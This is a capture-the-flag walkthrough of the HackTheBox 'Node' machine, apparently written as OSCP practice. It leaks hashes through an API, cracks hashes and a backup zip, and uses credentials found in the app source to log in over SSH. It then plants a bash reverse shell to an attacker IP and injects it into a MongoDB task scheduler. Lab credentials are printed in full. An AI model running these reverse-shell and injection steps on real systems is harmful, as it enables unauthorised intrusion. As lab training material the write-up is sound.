HackTheBox – Node


PATH TO OSCP

–Filiplain

Sat 03 Jul 2021

Contents

1 HackTheBox Node



1.1 Objectives

- Find Admin username and Hash
- Crack password for Zip file
- Use MongoDB to get a Shell
- Get the Root flag with a binary

1.2 Service Enumeration

IP address

10.10.10.58


Ports Open

22
3000


Full Nmap Scan

```
Nmap

PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
 ↪  (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.3 Web Enumeration




Source code:



```
    </body>

    <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
    <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
    <script type="text/javascript" src="vendor/angular/angular.min.js"></script>
    <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
    <script type="text/javascript" src="assets/js/app/app.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
    <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
</html>
```

Profile controller source:




Not secure | node.htb:3000/assets/js/app/controllers/profile.js

```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
  $http.get('/api/users/' + $routeParams.username)
    .then(function (res) {
      $scope.user = res.data;
    }, function (res) {
      $scope.hasError = true;

      if (res.status == 404) {
        $scope.errorMessage = 'This user does not exist';
      }
      else {
        $scope.errorMessage = 'An unexpected error occurred';
      }
    });
});
```

Here we see a path in a function:

```
$http.get('/api/users/' + $routeParams.username)
```




Not secure | 10.10.10.58:3000/api/users/

```
[{"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc0uNT","password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af","is_admin":true},
{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admin":false},
{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false},
{"_id":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_admin":false}]
```

1.4 Admin Login Access

Now that we have the admin user name, let's see if we can get the password with the hash:

```
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af	sha256	manchester


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


Credentials

myP14ceAdm1nAcc0uNT:manchester

Login Page



Once we are inside, we will see a “Download Backup”:



The backup file is a base64 encoded file.

1.5 Cracking Backup File

When we convert the file from base64, we get a zip file that is locked, so we have to crack it.

Cracking with John


First we have to pass the file to a format that John understands:

```
/usr/sbin/zip2john myplace.zip > myplace.hash
```

Then we crack this hash:


```
john --wordlist=/usr/share/wordlists/rockyou.txt myplace.hash
```

I already cracked it, so I’m going to “show” it:



```
┌──(filiplain㉿fsociety)-[~/oscp/htb/
└─$ john --show myplace.hash
myplace.zip:magicword::myplace.zip:va
rve-static/README.md, var/www/myplace
```

Unzip the Backup File




```
┌──(filiplain㉿fsociety)-[~/oscp/htb/node]
└─$ unzip myplace.zip
Archive:  myplace.zip
[myplace.zip] var/www/myplace/package-lock.json password:
```

Password: magicword

The output file "var" is the hosted file path of the server, we can see the code running on the server:

Looking at the main app running the website "app.js":




```
┌──(filiplain㉿fsociety)-[~/…/node/var/www/myplace]
└─$ cat /home/filiplain/oscp/htb/node/var/www/myplace/app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Here we have credentials for the user mark `mark:5AYRft73VtFpc84k` and a backup key `45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474`.

Accessing The Box


We can use Mark’s MongoDB password to log in with SSH:



```
              .-.
        .-'``(|||)
     ,`\ \    `-`.                 88
    /   \ '``-.   `                88                         88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ 
```


1.6 Getting User

The next step will be to get a shell as the user Tom, looking at the processes he is running,



```
mark@node:~$ ps -aux |grep tom
tom       1228  0.0  5.6 1008568 42812 ?       Ssl  17:47   0:02 /usr/bin/node /var/scheduler/app.js
tom       1234  0.0  6.5 1021804 49564 ?       Ssl  17:47   0:02 /usr/bin/node /var/www/myplace/app.js
mark      1530  0.0  0.1  14228   980 pts/0    S+   19:52   0:00 grep --color=auto tom
mark@node:~$ 
```

We see Node running two different "app.js", the first one with the path "/var/scheduler/app.js".



```
mark@node:~$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAU

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
```


This "app.js" runs cmd commands "exec(doc.cmd);" with mongoDB, so we can abuse this by modifying the collection "tasks" inside of the scheduler database.

First we are going to create an executable reverse shell:

```
echo -e "#!/bin/bash\n bash -i >& /dev/tcp/10.10.14.14/8087 0>&1" >
↪  /tmp/shell.sh;chmod +x /tmp/shell.sh
```

Now let's modify the collection in MongoDB:

```
mongo -u mark -p "5AYRft73VtFpc84k" scheduler



db.tasks.insert( { "cmd" : "/tmp/shell.sh"} )
```

